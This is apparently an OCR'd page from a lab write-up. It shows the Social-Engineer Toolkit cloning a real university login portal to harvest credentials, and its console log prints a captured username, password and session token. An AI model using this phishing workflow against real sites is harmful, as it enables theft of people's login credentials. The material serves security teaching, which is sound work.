
24015

•••

LOGIN
OPAC Search
Can't access your account?

Copyright © 2020 Amrita Technologies.

-> The username and password will be reflected on the attacker’s machine.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.14]: 10.0.2.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://aumscb.amrita.edu/cas/login?service=https://aumscb.amrita.edu/aums/J
sp/Core_Common/index.jsp

[*] Cloning the website: https://aumscb.amrita.edu/cas/login?service=https://aumscb.amrita.edu/aums/Jsp/Core_Common
/index.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures al
l POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.4 - - [25/Mar/2025 15:56:05] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=24015
POSSIBLE PASSWORD FIELD FOUND: password=hey
PARAM: execution=0f1a704a-0a2b-4b02-8b2f-ada8e095c49a_ZXlKaGJHY2lPaUpJVXpVeE1pSjkuTm14MlptMW9kWHB1YzJNMVNYaFFWbnBUT
kdVck9VUjRWbTVQV2tKSmNETkJkazVhS3psMmMzQktkRk0wY0ZOM1pVRlhPWFkxWjFCRE1tcHlTMGxQTlZweFQxbHBZM2N6WVVwblZIQk1XR05GYmtk
dE9IUnZlRGRpY0dwSmJFbElZeXRzVms5WVpIRlJZMjVJTm1SUlozVlhkaXRJVDIxR1JGRnJVU3ROYzJwT1VEazRTVzFXY2taWGRFdHlhelZaVG5OS1F
ubFFLek50YTI5blZ6bDZZM1JNUzA5SmVtY3hWVlZWUzJ0MFJGUXZSREpvVmxCbFUwRkxTMWhEVlRKaVdrMU1TR3RIYzJVMlpuUm5abVpSTTNOd00waz
ROR0ZVY1ZkUVptVmhSMmRrU2xVeVZXeFJjVzE2ZEhKMVlVSktTazk1ZVVoUE0wZzNkVTFUTVZWWFlURXZlamw0VkRkV2JYaGhMM0EwT0VGMWIzRkNZe
mwzTVhsbFowNTJPSGMxWlhWbGJrOTZaRWhhUzNOV01UZDBSMkkxUldSS2MwMHljV2QwWmpFMFJ6aFpkVXBVU1ZSSFpqZEJaV0Z1VlVOMlRsVllObTVU
```